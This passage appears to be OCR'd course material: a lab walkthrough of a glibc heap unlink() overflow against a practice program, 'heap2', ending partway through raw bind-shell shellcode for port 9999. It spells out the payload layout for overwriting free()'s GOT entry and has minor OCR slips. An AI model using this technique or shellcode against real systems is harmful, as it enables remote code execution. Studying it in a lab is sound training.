
First, we use the "file" tool to get information about the program. The "file" tool attempts to determine as much as possible about files and programs. It uses a combination of tests to determine information about the file, including magic numbers, file system checks, and language tests as per the manual page. As you can see from the slide, the "heap2" program is a 32-bit ELF executable, dynamically linked, and stripped of symbol information. If you pull up the program in GDB and attempt to disassemble the main() function, you get the response saying, "No symbol table is loaded." This is not what you want to see, but it is common. Most closed source applications are stripped of this information. There are multiple reasons an author strips the program, such as decreasing the size and increasing the difficulty of reverse engineering the program. Malware authors commonly strip binaries among other techniques, such as packing and encrypting, to also increase the difficulty in reversing the program.



Exercise: The heap2 Program (5)

You must now gather information before heading back to GDB for help. Fortunately, you have other tools in your arsenal to help get this information. First, use the tools that help you know where in memory to set breakpoints in GDB. Using the tool objdump, you can disassemble the program and get a dump of the code segment, among others. Second, check and see if you can learn what function is copying your data into the stack or heap. For this, use the command objdump –R ./heap2, and analyze the results. This prints out a list of functions in the Global Offset Table (GOT).

You can learn two quick things from the results of your command. First, you see that the malloc() function is used. This tells you that the program utilizes the heap for some data. You cannot determine with the information you have so far that the buffer you are generating the segmentation fault on is using the heap, but it is quite possible. Second, you see that strcpy() is the only function that could be used to copy the data into the buffer, barring the author of the program has not created some internal function to copy the data. An internal string copying function would mean that a function was coded by the author and statically included with the program to perform this operation. This program would not require a C library function call on the system executing the program if an internal function were used for this operation.




Exercise: The heap2 Program (6)

Now issue the command objdump –d –j .plt ./heap2 |grep 9710 to locate the address that will be called in the PLT to get to the strcpy() function. (9710 is the last 2 bytes from strcpy()'s entry in the GOT.) You need this address to reverse the memory address of when the strcpy() function is called. This is because the binary has been stripped, and, therefore, the function name is not available to you. As you can see from the result on the top image of the slide, the address 0x804836c inside the PLT has an opcode to jump to the pointer located at 0x8049710, the address of strcpy() in the GOT. If you want to break on all calls to strcpy() you could set a breakpoint on this address because it is the PLT entry. This may be a good option. You can also reverse further.

Running the command objdump –d –j .text ./heap2 |grep 836c gives you the results in the second image. This command tells objdump to look in the .text segment of the heap2 program and filter the results to include only lines that match the value 836c, the last 2 bytes of the strcpy() address within the PLT. There is only one response from this command. Though slightly contrived, you now see that the address you want to set a breakpoint for is 0x804850a. This should enable you to view memory when your data is copied with the strcpy() function.

Using the command ltrace ./heap2 2>&1 |grep malloc, you can view the memory allocations made by the malloc() function, as shown in the third image. You can see that four chunks are allocated by malloc() with a size of 512 bytes each. You also see that the top chunk starts at 0x08049728. This is probably a good spot to look at after the strcpy() function has copied your data into memory. If you run the ltrace command on the heap2 program by itself, you can also notice that the memset() function has been used and fills all the bytes with the same characters. This is often done to clear the contents of memory for protection. For your use, it should provide you with some good visibility into memory and enable you to see the layout because you are learning this technique.



Exercise: The heap2 Program (7)

With the information you gathered so far, fire the program back up in GDB and attempt to see what is going on in memory. For the record, you now know the following:

- Four heap buffers are allocated with the malloc() function.
- Each buffer is 512 bytes.
- The address to break for the call to the strcpy function is 0x804850a.
- Your first heap buffer is allocated at 0x8049728.

Now set a breakpoint at 0x804850a, the call to strcpy(), which is after all the buffers have been allocated and memset has filled them. Do this by typing **break *0x804850a** inside of GDB. As you can see in the top image, by running the program with run `python –c 'print "F"*512`' the strcpy() function is confirmed to be at 0x804850a. You also see the hex value 0x00000209 located at the address 0x8049724. If you remember from our earlier discussion of heaps, subtracting 4 from the pointer returned by malloc() takes you to the size field. This is the field that tells you the size of your current chunk. We already know that the buffers are each 512 bytes. Using the command echo $[16#209], you get the result 521 in decimal. You can also use printf() to perform this hex-to-decimal calculation. This is the requested buffer size of 512 bytes plus padding to hit the next DWORD boundary.

Remember, the lowest order bit determines if the previous chunk is in use. The size of the buffer requested is always increased by 4 bytes to compensate for the size field and then padded out to the next double word boundary. The reason for this padding is to ensure that the three lowest-order bits are always available and set to 0. If the value of the lowest order bit is 0, the prior chunk is not in use, and if the value of the lowest order bit is set to 1, then the previous chunk is in use. If the chunk is not in use, the size of the previous chunk can be found at the current chunk's address –8 bytes. In this example, the lowest order bit is set, bringing the value to 521 bytes in the size field. Again, this means that the previous chunk is in use and as such, there is not a previous chunk size stored at –8 bytes from the current chunk's address.


Exercise: The heap2 Program (8)

- Locating our data

```
(gdb) break *0x804850f
Breakpoint 1 at 0x804850f
(gdb) run `python -c 'print"F"*512'`
Starting program: /home/deadlist/heap2 `python -c 'print"F"*512'`
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 1, 0x0804850f in strcpy ()
(gdb) x/20x 0x8049928
0x8049928:      0x00000000      0x00000209      0x46464646      0x46464646
0x8049938:      0x46464646      0x46464646      0x46464646      0x46464646
0x8049948:      0x46464646      0x46464646      0x46464646      0x46464646
0x8049958:      0x46464646      0x46464646      0x46464646      0x46464646
0x8049968:      0x46464646      0x46464646      0x46464646      0x46464646
```


Exercise: The heap2 Program (8)

You now need to fire up GDB with the heap2 program again. Using the information obtained from the objdump of the .text segment, you can see that the address of the instruction following the strcpy() of your data into the buffer is at 0x804850f. At this point, it is safe to assume your supplied data will have been copied into the buffer. You can use that breakpoint to locate which buffer out of the four allocated contains your data. Next, run the program with, run `python –c 'print "F"*512'' and hit your breakpoint. The character "F" has been chosen to fill the buffer. As you saw earlier, the memset() function has already used the letters A, B, C, and D. The hexadecimal equivalent of the letter "F" is 0x46 and is the value for which you will be looking. At the breakpoint, simply look through the buffer addresses given to you in the earlier ltrace command. It happens that the second buffer is located at 0x8049930. You can see your 512 F's have been copied into memory at this location.




Exercise: The heap2 Program (9)

You are now at the point where you need to understand what is happening on the heap. You may have noticed when running objdump –R on the heap2 program that the free() function was listed in the relocation section. Now go back to ltrace and issue the command ltrace ./heap2 AAAA 2>&1 |grep free and analyze the results. The free() function is called twice, freeing two chunks of memory. The first call to free() gives the address of the third chunk allocated at address 0x8049b38, and the second call to free() gives the address of the first chunk allocated by malloc(). Because you already know that your data is copied to the second chunk, you can infer that this is why you had a segmentation fault when trying to write 600 A's. It seems that any data copied more than 512 bytes overwrites the prev_size field, as well as the size field, pointers, and data of the third chunk. When free() is called to free the third chunk, the fields are invalid because you overwrote them with A's.

Now confirm this by trying to write 524 bytes into the second buffer. Inside GDB enter the command run `python –c 'print"A"*524'` and see if you cause a segmentation fault. Sure enough, you caused a segmentation fault within the _int_free() function. During the free() and unlink() process, the EDX register holds the destination of where the address stored in EAX will be written. In this example, the address stored in EDX is 0x41414141, which is, of course, invalid.

During the normal free() process, the address of the chunk to be freed is passed to the free() function. The free() function then checks to see if the prev_inuse bit is clear or set. If it is clear, free grabs the value held at the chunk pointer –8 bytes to obtain the size of the previous chunk that had earlier been freed. This size is subtracted from the current chunk pointer to locate its address in memory. At this point, the memory of the current chunk is freed, and the unlink() macro is called to unlink the already freed chunk from its doubly linked list, followed by combining the adjacent chunks into one big chunk and then frontlinking the new chunk into its appropriate freelist. If only one chunk has been freed so far, the forward and backward pointers point into the main_arena. This would imply that there are no additional chunks available to be assigned out of a bin, and additional memory requests on the heap need to go through the morecore() function and onward to sbrk().

In our program, the third chunk is freed first, followed by the freeing of the first chunk. In this situation, the first chunk's backward pointer points into the main_arena, and its forward pointer points to the third chunk. The third chunk's backward pointer points to the first chunk that was already freed, and its forward pointer points into the main_arena.



Exercise: The heap2 Program (10)


We're now getting to the point where we need to figure out how to take control of the process. We are also getting to a more complex area of exploitation, so don't be afraid to review each step until you fully understand it. Because we now have an understanding of how the free() function and unlink() function work together, we need to determine what is happening during the segmentation fault. In the top image on the slide, the following command is issued:

```
run `python -c
'print"A"*512+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"PADD"+ "AAAA" +
"BBBB"'`
```

Let's walk through this command. We use Python with GDB to write 512 A's, filling the second chunk. Next, we put in the value 0xfffffffc, which is two's complement for –4. This overwrites the prev_size field of the overflowed chunk with a negative value. You see why you must do that shortly. The next value entered is 0xfffffff0, which is two's complement for –16. With this, you overwrite the size field of the overflowed chunk with –16 and clear the prev_inuse bit and in return state that the previous chunk is unused. This causes unlink() to try and coalesce the two adjacent chunks and is eventually what enables you to take control. The goal is to use these fields to create a fake chunk, which you see in more detail shortly. Next, enter in a 4-byte pad of PADD. This can be any 4-byte value, as long as there are no nulls. The next four A's serve as the forward pointer for the chunk. Finally, enter in four B's to serve as the backward pointer. Again, you have basically told free() and unlink() that the previous chunk is unused and that it starts at –4 bytes from the start of the overflowed chunk. Because unlink() thinks that the previous chunk starts 4 bytes after the address of the overflowed chunk, it looks for the forward and backward pointers following the chunk size field.

As you can see in the second image on the slide, EAX takes in the backward pointer and EDX takes in the forward pointer. As per the unlink() macro, EAX is written to the value stored in EDX +12 bytes, and EDX is written to the value stored in EAX +8 bytes. Here is the code:


```
#define unlink(P, BK, FD) { \
                    FD = P->fd;
                    BK = P->bk;
                    FD->bk = BK;
                    BK->fd = FD;
}
```



What Does This Look Like in Memory?


On this slide, the results of the command issued on the last slide are analyzed in memory. The top image shows the layout at the end of chunk 2 and the start of chunk 3. As you can see, the 0x42424242 pattern is the result of the memset() function initializing chunk 2 with all B's. At memory address 0x8049b30, chunk 3 starts. The first DWORD at this address is the prev_size field. It is set to 0x0000000 because the chunk adjacent to itself at lower memory is currently in use. The next DWORD is the current chunks size field. It is set to 0x209, which is 521 in decimal. The original allocation request was for 512 bytes; however, to compensate for chunk header metadata, it was padded out by malloc(). The lowest order binary digit is set in the value 0x209, meaning that the prev_inuse bit is set. This means that the chunk adjacent to itself at lower memory is currently in use and is not considered for coalescing. Following the prev_size field is the data portion of the chunk, initialized to the pattern 0x43434343 by memset().

The second image on the slide shows the same location on the heap, after your command was issued. As you can see, the value 0xfffffffc (–4) has been written to the prev_size field and 0xfffffff0 (–16) written to the size field of chunk 3. Changing the prev_size field to an even value zeros out the prev_inuse bit, telling free() that the chunk behind it is not in use. This is what triggers the call to unlink(). Normally, the value held in the prev_size field would be a positive value. This value would be taken by unlink() and subtracted from the current chunks address to update the adjacent chunks forward and backward pointers. By supplying it a negative value, you actually tell unlink() to jump forward instead of backward. In this case, you tell unlink() that the prior chunk actually starts 4-bytes forward. As a result, unlink expects to see the forward pointer at +8 bytes and the backward pointer at +12 bytes. This is labeled as FD and BK on the second image.




Normal Operation Before Free()

On this slide is a graphical depiction of what happens because it can be difficult to visualize. Chunks 1, 2, 3, and 4 are shown adjacent in memory, as is the case in the heap2 program. The memset() function has initialized the data in each chunk to A's, B's, C's, and D's. The prev_size fields are all null because no chunks are free. The prev_inuse flag in the size field of each chunk is also set because all chunks are in use.




Normal Operation After Free()

At this point, the free() function has been called on chunks 1 and 3. Chunk 1's backward pointer points into the main_arena and its forward pointer points to chunk 3. Chunk 3's backward pointer points to chunk 1 and its forward pointer points to the main_arena. These chunks are on the same doubly linked list because they are the same size. Notice that chunk 2's and chunk 4's prev_size field is now set, and the prev_inuse flags have been cleared. The prev_size fields are padded by 8-bytes to account for the heap metadata at the beginning of each chunk.



Our Attack Layout

This slide shows what happens when you overflow chunk, into chunk 3. First, overwrite chunk 3's prev_size field with –4. This is normally a positive value that free() would use during the coalescing process. By putting in –4, you cause free to advance forward 4 bytes where you begin the creation of your fake chunk. You overwrite what used to be chunk 3's size field with the value of –16. The reasoning for this will become clearer soon; however, the primary purpose is to ensure that none of the routines implemented by malloc interfere with your fake chunk. You also ensure that the value you put into the size field is even, thus clearing the prev_inuse flag. The reasoning for this is so that when free() is called it attempts to coalesce chunk 3 with your fake chunk. This enables your malicious FD and BK pointers to be used by unlink(), giving you the ability to write 4 bytes of your choice to any writable memory location.




Exercise: The heap2 Program (11)

As you saw earlier when using ltrace to analyze the program, the free() function is called twice. You learned that the first time free() is called, you can overwrite the forward and backward pointers and trick it into taking in your supplied values for EDX and EAX. What if there were an area in memory you can write to that enables you to eventually take control? Well, fortunately, there is a way. The Global Offset Table (GOT) is writable, and you can overwrite the entry for the free() function, tricking the program to pass your malicious address during the second call to free(). You can overwrite any function in the GOT, as long as it is called after you perform your overwrite. For example, if the exit() function is called after you abuse unlink(), you could overwrite its entry and gain control when the program attempts to exit. Because you know that free() is called twice, stick with that for now.

In the first image on this slide, you see the address of free() within the GOT at 0x08049708. If you view that entry with GDB, you see that the address 0x08049708 points to 0x420749b0. Looking at that address, you see it is the beginning of the actual free() function after resolution.

Exercise: The heap2 Program (12)

- Overwriting the GOT entry for free()



- Next part gets a bit tricky. Pay close attention
  - We have to create some fake chunk headers and compensate for some other issues

Exercise: The heap2 Program (12)

Now try to see if you can overwrite free()'s entry in the GOT. For this, use your earlier command but change the destination to free()'s entry in the GOT, 12 bytes. Subtract 12 bytes because unlink() thinks it is writing a backward pointer, and this value is located exactly 12 bytes following the chunk header. The command is

run `python –c 'print"A"*512+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"PADD"+"\xfc\x96\x04\x08"+"AAAA"'`

We've left everything pretty much the same except we changed the four A's for the forward pointer to the address of free()'s entry in the GOT, 12 bytes. We also changed the backward pointer to be "AAAA," which if successful, writes 0x41414141 into free()'s entry in the GOT. As you can see on this slide, we have successfully overwritten free()'s entry in the GOT to 0x41414141. You should now be thinking, "Well, we should change 0x41414141 to an address of an area we control and execute our shellcode!"

Happily, provided is shellcode to open a backdoor on port TCP 9999 in the file shellcode.txt, located in your /home/deadlist directory. The size of this shellcode is 84 bytes.

Exercise: The heap2 Program (13)

- Steps you need to take:
  - Insert shellcode into buffer and pad the remaining space
  - Overwrite the next chunk's prev_size field with –4
  - Overwrite the next chunk's size field with –16
  - At -16, create a fake chunk header of –1, or any other negative value between –1 and –1023. Pad out any remaining bytes. The –1 has no nulls
  - Create a forward pointer in the next chunk to point to free()'s entry in the GOT
  - Create a fake backward pointer in the next chunk to point to our shellcode in our buffer

Exercise: The heap2 Program (13)

Insert your shellcode into the buffer. Just like with stack overflows, you have to find a home for your shellcode that you can reach and where you know the location. In this example, with the heap2 program, use the chunk to where your data is copied.

Pad out the remaining space in the buffer. Your shellcode is 84 bytes and the buffer is 512 bytes. You must pad accordingly so that you can overwrite header data of the adjacent chunk.

Overwrite the next chunk's prev_size field with –4 bytes. Overwriting the prev_size field with –4 bytes tricks unlink() into thinking that the chunk it is looking for is actually 4 bytes forward instead of 512 bytes backward. It then expects to find the FD and BK pointers 8 bytes past that location.

Overwrite the next chunk's size field with –16 bytes. At –16, create a fake chunk header of –1, or any other negative value between –1 and –1023. 1024 is not valid because it contains a null byte. The negative value used, 0xffffffff, changes to 0xfffffffe during the call to free(). This is free() clearing the prev_inuse bit. If you use a positive value, it needs to contain null bytes to stay within writable memory. A negative value that is too large also takes you to a nonwritable memory address. Reversing or analyzing the code may offer further information if you want to gain a better understanding. Otherwise, simply remember to use –16 for the size field, and at –16 bytes place in the two's complement form of –1, which is 0xffffffff.

Create a forward pointer in the next chunk to point to free()'s entry in the GOT. This is the location in which you write the address of your shellcode. Remember, EAX is written to EDX +12 bytes.

Create a fake backward pointer in the next chunk to point to your shellcode in the buffer you control. You need to use the address of your shellcode in memory. If you put this at the beginning of the buffer, you already know the address from your ltrace output. You could also simply look it up in GDB.

Exercise: The heap2 Program (14)

- Let's try our command

```
(gdb) run `python -c 'print "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x
80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\
xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x5
